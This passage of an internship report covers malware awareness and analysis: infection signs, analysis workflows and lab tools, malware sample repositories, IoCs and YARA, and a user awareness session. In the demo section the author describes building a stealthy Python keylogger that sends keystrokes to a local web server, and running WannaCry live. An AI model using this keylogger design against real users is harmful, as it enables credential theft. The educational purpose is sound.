- **Storage / battery indicators:** since your computer is running other (malicious) programs – strange files may appear on your system. This program running in the background may cause your computer to lose battery more than usual or empty your disk's storage space due to having strange files on your disk.
- **Connectivity / browser indicators:** as other resources such as internet are consumed by malware, this could cause slower internet. Your browser could be impacted in multiple ways – new (malicious) extensions, a changed homepage to a malicious / fake website or redirecting to such sources as well.
- **Warnings and strange behavior:** as malware has the tendency to try to break other programs or components used by your operating system, this causes warnings and strange behavior. Popups can appear such as advertisements or legitimate program popups (windows defender, for example). Tools such as windows defender can be disabled entirely, or their settings can be changed. If you're "lucky" you can even see a strange program running, as most malware tries to hide this entirely.




Account takeover is also an important indicator – as this could be caused by malware. Keyloggers, for example, try to steal your login data and could be used against you to login and take over your account as such.

An example of Facebook and Twitter login information.

As such, a malware infection is not a matter of **if**, but a matter of **when** it may happen. Clicking on a malicious email attachment is only a matter of time when this may occur.

How this infection can happen?



The most common ways a malware infection may hit your system depends on:

- **Not updating & vulnerabilities:** having a system not updated is the most common way malware can cause serious damage. Updating your system is therefore the most important factor of avoiding malware infection.
- **Malvertising:** malicious advertising is a newer trend, but a serious possibility. Google advertisements, or other advertisements on the web, can redirect towards a malicious / fake website which can download unwanted software.
- **Downloading & opening a file:** a more common way is by downloading a malicious file from either the internet or via an email attachment. Opening this malicious file is one of the most common ways a system can get infected.
- **Data breach:** when your account(s) are involved in a data breach, this makes you more susceptible to a malware infection or phishing campaign. Threat actor have more and precise information of you and therefore can target you more effectively to distribute malware.

3.2.5 Protecting against malware

One of the most important factors of defending against malware is knowing how to do this effectively. A variety of options are available, as well as stopping malware altogether.

It is important to note the above measurements are not the only ways you can stay safe from or stop malware. They are simply hints and tips in order to stay away from a possible malware infection.

3.3 What is malware analysis?

In order to defend against malicious software you must know your threat. Knowing what has caused damage on a system, or when a possible email may be phishing, an investigation of this sample is required.

Malware analysis is the art of dissecting malicious software with the objective of answering three main questions:

- **How** does it **work**?
- **How** can we **detect** it?
- **How** can we **defeat and eliminate** the threat it creates?

Malware analysis can be performed in a variety of ways. In the "world of malware" two specific terms are used to analyze malware: **static** – and **dynamic** malware analysis.

- **Static malware analysis**: statis malware analysis relates to the fact it is done without opening the malware or executing it. The analysis is only done on the file and its contents.
- **Dynamic malware analysis**: dynamic malware analysis relates to the fact it is done on a live and active malware being executed and performing all its malicious behavior.

It is important to note both methodologies have a different approach, use different tools and have a significant difference in impact. Static malware analysis is in theory harmless since you do not trigger the malicious content. Dynamic malware analysis on the other hand is done by activating or executing the malicious file. **In this case you need to make sure internet access is terminated or use SIFT / REMnux analysis VMs.**

3.3.1 Static analysis methodology

As a starting ground, static analysis is something performed at the beginning of a malware analysis attempt. Static analysis can go as far as the analysist likes – very basic to more advanced. To start looking into static analysis – a specific methodology is adopted:

1. Use **VirusTotal** and upload the file here.
2. Use **TRID** to analyze the file – you will know what executables the file holds.
3. Use **DiE** (Detect It Easy) to take a closer look at entropy and packaging of the file. Entropy is a number between 0 and 8 which, indicating randomness.
4. Use **PEStudio / CFF Explorer** in order to obtain a clearer picture of the malware in a variety of areas.
5. Use a disassembly tool (IDA) for further analysis of the file itself.
6. Use **PE_bear** in order to repair headers in case of memory dumping.

For .NET applications use DnSpy. Apply consistent breakpoints when using a debugger! You can perform static analysis both at the beginning of malware analysis, or right after dynamic analysis. Dynamic analysis can be used to unpack certain malwares in order to obtain more or clearer files (obfuscation).

3.3.2 Dynamic analysis methodology

Dynamic analysis revolves around running a live malware – and should be treated with extreme caution in a specialized environment. As we are dealing with live malware, all its malicious intent is actively being performed. Dynamic analysis is required for investigating malware behavior.

1. Start **ProcMon**; then pause and clear.
2. Start **FakeNet** (or use **REMnux - FakeDNS**).
3. Start **Regshot**, then take 1st shot.
4. Once 1st shot completes, resume **ProcMon**.
5. Run malware for about 1 – 5 minutes and study **fakenet** (or **REMnux**) output.
6. After 5 minutes pause **ProcMon**.
7. Use **Regshot** to take the 2nd shot.
8. Once completed click compare -> compare and show output. Study this output!

You can also use Process Hacker in order to analyze processes more clearly. Additionally you want to execute the malware in a controlled manner. This can be done by using a debugger such as x32dbg or x64dbg. It is important to know you are still executing live malware but in a controller manner – which means you are performing dynamic analysis and malicious activity is happening as you are analyzing the sample. More information about reverse engineering, debugging and disassembly in the next chapter.

3.3.3 Malware analysis tools

Two variants can be chosen according to your liking: separate virtual machines or one combined machine. Each variant can be extended by installing additional tools on the virtual machine(s).


A variety of toolkits are readily available for malware analysis and reverse-engineering. One of the more popular approaches is using SIFT / REMnux workstations:

- **SIFT VM**: The SANS Investigative Forensic Toolkit is essentially a virtual machine that has a collection of freeand open-source forensic tools. Most of the tools available are readily available for free and can be updated.
    - More information and installation instruction can be found on SIFT: SIFT workstation
- **REMnux VM**: The REMnux virtual machine can be used for reverse-engineering and further analysis of malware. Similar to SIFT, REMnux provides a range of readily available tools for free. In this case both SIFT and REMnux can be combined into one, overall machine, so to speak. Both distributions can be put on top of each other in order to combine the power of both. DNS communication will be routed to REMnux from Windows.
- More information about REMnux: REMnux
- More information about installing both SIFT and REMnux: Combining SIFT and REMnux
- More guidance can be found on YouTube regarding this setup: EASY creation of Malware Analysis and Digital Forensics Lab

A second approach that can be taken is to use the Windows host machine directly for both static- and dynamic malware analysis. To do so a variety of tools can be directly installed on the host machine in which malware analysis is performed:

- **Flare VM**: The Flare VM workstation can be directly installed on a Windows host machine as it is used to analyze malware directly on the host machine itself. In theory it simply installs a lot of analysis tools directly on the host. Similar to REMnux – it is an overlay for the Windows host.
- More information on Flare VM: Flare VM on Github

The LAB machine would look like this:



The easiest way of accomplishing the Ubuntu VM is by using a SIFT OVA file and installing REMnux as an addon.

3.3.3.1 Additional tools

Even the standard toolkits are not fully completed yet with all the required tools. In most cases you will be upgrading the FlareVM machine with additional tools.

- **PE_Bear**: a tool used to repair headers in a malicious file. Mostly used after memory dumping.
  - https://hshrzd.wordpress.com/pe-bear/
- **TrID**: a tool used to analyze the structure of a file – what kind of executable is this file? Obfuscation can happen a lot – a .doc file could be masqueraded for a .exe file, for example.
  - https://mark0.net/soft-trid-e.html
- **Process hacker**: a tool used to obtain a clearer view of all your processes.
  - https://processhacker.sourceforge.io/
- **ProcDOT**: a tool used for visualising the malware path, executables, registry changes, persistence,…
  - https://www.procdot.com/installation.htm
- **OBS**: video capturing software (on the HOST machine – not on the LAB) in order to capture evidence / analysis step(s).
  - https://obsproject.com/kb/linux-installation
  - https://obsproject.com/download

3.3.4 Malware samples

In order to start investigating and using the above mentioned methodologies – it is handy to know where to obtain malware samples. Here you can see a variety of interesting sources to obtain samples:

Completely free:

- TheZoo: https://github.com/ytisf/theZoo and https://thezoo.morirt.com/
- Malware-Traffic-Analysis: https://www.malware-traffic-analysis.net/
- Malware-Samples: https://github.com/fabrimagic72/malware-samples
- TekDefense Malware Samples: http://www.tekdefense.com/downloads/malware-samples/
- InQuest: https://awesomeopensource.com/project/InQuest/malware-samples

Free, but require registration:

- VirusShare: https://virusshare.com/
- Malware Bazaar: https://bazaar.abuse.ch/
- MalShare: https://malshare.com/
- Any.run: http://app.any.run/
- Hybrid Analysis: https://www.hybrid-analysis.com/

Commercial resources:

- Any.run: http://app.any.run/
- Hybrid Analysis: https://www.hybrid-analysis.com/
- VirusTotal: https://www.virustotal.com/

3.4 What is reverse engineering / debugging / disassembly?

Not to be mistaken with malware analysis – reverse engineering is a completely different skillset, but can come in very handing during malware analysis. A malware analyst is not the same as a reverse engineer.

Debuggers and disassembly, which is reverse engineering, and why we need them:

- Breakpoints, process control, types of breakpoints
- Stepping-in, out, over, etc.
- Launch, attach and the differences
- Debugging 32-bit / 64-bit malware
- Debugging DLLs
- Source vs binary, etc.
- Debugger vs Disassembly

Creeper: first instance of the worm Creeper was recorded in 1971.

It didn't cause harm to the machines, it propagated through the ARPANET (Internet predecessor). Using reverse engineering the analysts knew how Creeper worked and developed a contrasting program, called Reaper, to cut off its spread.

Reverse engineering (RE): leading techniques and understanding of the structure and operations of malicious programs and what they're programmed to do.

As malware is developed to be more sophisticated, reverse engineering tools become more mature and accessible.

Malware RE includes disassembling (and decompiling in some cases) malicious programs. During RE, binary instructions of the program are transformed into code mnemonics (or higher-level constructs) so that analysts can see what the program performs and which systems it affects.

By knowing and understanding its operations, engineers can create solutions to mitigate its malicious intent.

By reverse engineering the WannaCry Ransomware, the efforts to find its spreading mechanism led to discovering the "kill switch" technique, which stopped its spread.

Several tools can be used to reverse malicious programs. We can classify them based on their functionalities to:

- Disassemblers
- Debuggers
- Decompilers

Why do we need debuggers and disassemblers?

- Used to understand the functionality of malicious programs whose source code is unavailable.
- They simplify the process of code analysis.
- User to determine the nature of the malware and its purpose. Is this malware an information stealer, rootkit, etc.
- Helps to understand how the system was infected and its impact.
- Discover host-based indicators, including filenames and registry keys, which can be used as signatures.
- Extract network indicators related to the malware. This can be used to find similar infections via network monitoring tools. If the malware is contacting a specific IP address, this IP address can be used as a signature to detect other hosts that are contacting this IP address.

Disassemblers:

- Translate the machine code of the application to assembly code.
- Used for static analysis – code interpretation that allows to understand the behavior of the program, without running it.
- Example: IDA Pro.
- Used to transform binary code into a high-level code (pseudocode).
- Generate high-level code that is more concise and easier to read and understand.

Debuggers:

- Debuggers allow the reverser to execute the target program in a controlled manner, instead of executing the entire binary, you can execute a specific instruction or function.
- You can view and change the program's execution flow to gain insights about the functionality while its running.
- It allows the reverser to conduct a dynamic analysis by controlling particular aspects of the program during its operation, such as memory areas of the program. This helps to understand the program's functionality and how it impacts a system or network.
- Example: Ollydbg, Immunity debugger, x64dbg, GDB and Windbg

Important difference disassembler vs debugger:

- **Disassembler**: shows the program's state before execution. We are presented with the program's low-level assembly instructions.
- **Debugger**: shows memory locations, registers, and functions arguments during execution. It further allows the reverser to change them while the program is running.
    - It allows you to change the program execution by modifying control flags, instruction pointers or code instructions.
    - Skipping a function: avoid a call to a specific function by setting a breakpoint on the function call and then modify the instruction pointer to point to the instruction that is after the call. *It may crash the program*.

3.5 What is an indicator of compromise (IoC)?

A detection mechanism could be anything form a tool searching for a file with a specific hash value or keyword and is usually referred to as signature-based detection, all the way to a tool, which is searching based on statistics and patterns and is then referred to as anomaly-based detection.

The main detection mechanisms out there are:

- Signature based (covered by MAP)
- Anomaly and Behavioural based (UEBA)
- Reputation based
- Hybrid based (a mix of more than one)

Applied Network Security Monitoring is a good read:
https://www.oreilly.com/library/view/applied-network-security/9780124172081/

Do remember: if you do not provide useful information, then it is a weak indicator. The higher quality data you feed your detection, the better results. Weak indicator = false positives.

IoC: Indicators of Compromise: any forensic data that is found on a network or host that could, with high confidence, identify an intrusion. Example: would be a file hash or an IP address. A signature could include one or more IoCs. Try to combine multiple IoCs together:

- **Network-based indicators:** IP address, URLs, domain names, source email address, email message objects, email attachments, etc.
- **Host-based indicators:** file names, file hashes, file locations, DLLs used, registry keys, etc.


As mentioned in an earlier chapter, it can be important to link these IoCs to relevant sources. Once of those relevant sources is the mittre att&ck framework. By combining both efforts you can create a professional looking report.

3.6 What is a YARA rule?

YARA is a tool used to help malware researchers identify and classify malware samples. Thanks to Victor Alvarez of VirusTotal for developing YARA and providing the community with an excellent tool for identifying and classifying malware samples.

YARA is a language of describing the malware you are looking at / for. Each definition is referred to as a rule.

Each rule consists of a set of strings and a Boolean expression, which determines its logic.



YARA rules are one of the final objectives of malware analysis. Other objectives include trying to understand the malware inside-out (reverse engineering) and obtaining a view on malware behavior (dynamic analysis). Creating a YARA rule can, in most cases, be performed solely with static malware analysis.


4 EDUCATION VIA DIGITAL E-LEARNING PLATFORM INE

One of the reasons why I can provide you with detailed information about malware (analysis) is because of the INE platform. During my internship I have completed the eCMAP course – certified malware analysis professional. This course has guided me in providing a professional malware analysis and reverse engineering workflow. It also provided me with malware analysis knowledge I can use forever – as I have documented every single action taken during this digital e-learning, leaving me with 369 pages of information and hands-on activities:

This information has been given back to the Capgemini community at the end of my internship as well. For me this links back to one of the internship deliverables – providing a so called "playbook", amongst other documentation, which the company can further use once my internship assignment was completed.

4.1 INE


INE is a digital e-learning platform specializing in cybersecurity training. The platform allowed me to deep dive into malware analysis in order to become a professional. The primary instructor is Ali Hadi, who is a renowned malware analysis enthusiast and teacher.



The course itself should only take up to 17h 21m, but this only includes the theoretical sections and video contents provided. Personally I have spent a lot more time to complete the course, taking in consideration the 369-page documentation.

The provided labs take up to one hour each at least if you are planning on doing them individually – without copy-pasting the guidance provided and actually doing analysis yourself.

Unfortunately the certification will not be continued anymore, as the instructor has left INE a while back. As such, the contents of this course are not updated periodically. The lab environment is also not always working perfectly fine. Besides these minor drawbacks, this is an excellent course and can be recommended to anyone considering picking it up.



More information can be obtained here: https://my.ine.com/CyberSecurity/learning-paths/e831d3ee-18b5-4b46-b1a7-9f7b3d65feae/malware-analysis-professional

4.2 eCMAP

The end-goal of the above course on INE is to obtain a certification. This will provide you with accreditation for taking up the course and spending all this time on it. In a professional business this certification is sometimes required to obtain a possible job.

eCMAP stands for (eLearnSecurity) certified malware analysis professional.

eCMAP is the accreditation provided by eLearnSecurity, but is unfortunately not available anymore for further information. It would eventually mean you completed the INE course and could obtain certification on eLearnSecurity to let others know you have (advanced) knowledge of malware analysis. Unfortunately that is not possible anymore.

4.3 Additional resources

Since eCMAP is not available anymore, other resources to obtain malware analysis certification are still available. One thing INE is missing is a course completion certification, which other providers do have. Nonetheless, there are also other interesting platforms to learn about malware analysis:

- **TryHackMe**: while unaware, THM has a MA module and even additional individual rooms available. https://tryhackme.com/module/malware-analysis
- **LetsDefend**: a platform which remained on my shortlist for years now. Due to time constrains not able to dive deeper into it, but in the end it might very well be worth it: https://app.letsdefend.io/training/lessons/building-malware-analysis-lab
- **TCM Security**: another platform with great reviews is TCM Security. Seeing an ad for a price reduction on Windows Forensics (only costing 15$) allowed me to buy the malware analysis course. This is something I'll be taking up in my own time. It also includes a certification for malware analysis, similar to INE. https://academy.tcm-sec.com/p/practical-malware-analysis-triage

If one source goes away, that does not mean there are no more possibilities yet. In addition to the have resources, coursera or udemy are also outstanding platforms to find courses on malware analysis and / or reverse engineering.

5 PRESENTATION FOR END USERS

Learning about malware (analysis) is interesting, but the focus remains on the internship deliverables. Everything I learned so far needed to be shared with others. This is where my internship essentially ended, providing two sessions to a digital- and live audience.

5.1 Basic awareness session without prior experience

The first session was the basic awareness session. This session was meant for users without prior experience. During this session I mostly talked about the basics of malware. The audience did not require prior experience to the subject, and as such creates an outstanding opportunity to allow anyone in.

Most, if not all, of the slides of this presentation have been highlighted in chapter 3 to explain to you everything there is to know about malware. As such I gave the reader(s) of this document the exact same experience, except for the live demos. In order to display the real-life impact of a malware – I brought three demo samples with me for live execution:

Goose Desktop

https://samperson.itch.io/desktop-goose

This sample will be presented in the beginning. As this is not really a "malware", it helps to provide the audience an understanding how the evolution of a malware started. In this case, it all started with a "virus" – which in the early days was not as harmful as we know it today. It was not specifically mentioned to hide, but instead present (annoying) messages to end-users (so to be VISIBLE!). This sample does exactly that, while keeping the demo light and fun. Who doesn't love a little duck running around their screen, stealing your cursor, and displaying funny images / text?

Keylogger – displaying stealth

https://www.geeksforgeeks.org/design-a-keylogger-in-python/

The above webpage is an example of a similar keylogger I have created. ChatGPT also pointed my earlier during my investigation in the direction of PyHook. This module is not used / updated anymore (end-of-life, deprecated). As such I had to search for an alternative. The other listed module, pyxhook, is ALSO deprecated. Later, I found PyWinhook which seems to be the most recently updated (2020).

https://pypi.org/project/pyWinhook/

Combining this, the Requests module and PyWin32 library (for Windows APIs in Python), the keylogger has been completed. Additionally, I managed to create an executable from a python file with a module called Pyinstaller:

Pyinstaller program.py –onefile 54


This essentially creates a .exe file instead of a .py file, making it even more "realistic". After performing this step, Windows Defender did flag this sample as malicious! I'm a real malware author as of now!! I quickly had to convert the bundle of files into a password-protected 7Z file and "allow this threat" in Windows Defender.

The keylogger can track every single key (a, b, c and ALT, CTRL, TAB, etc.) and record within a .txt file. This .txt file is not stored locally, but thanks to the Requests module, directly sent to a locally hosted (XAMPP) Apache website called keylogger.localhost. This website will display a .txt file for every infected device. The file itself tracks: ["local time" – "program / directory / website name"] – KEY, separated by a new line (\n). Since this is now an executable, the keylogger can essentially hide itself in the background instead of running CMD and a .py file.


Ransomware – displaying impact

As this sample has crossed my path multiple times, I'm going to present WannaCry, a ransomware from 2017, live. Essentially, we just wait for the malware to encrypt everything before displaying the ransom note. This is probably the first time many participants will see a live ransomware, and hopefully the last time. It provides a general and informative overview of the seriousness / impact of a ransomware.

The sample was obtained from my TCM Security course. The instructor has a public Github with all course materials, making it very accessible.




A week after this session, someone posted a LinkedIn post about the session, which is very much appreciated!

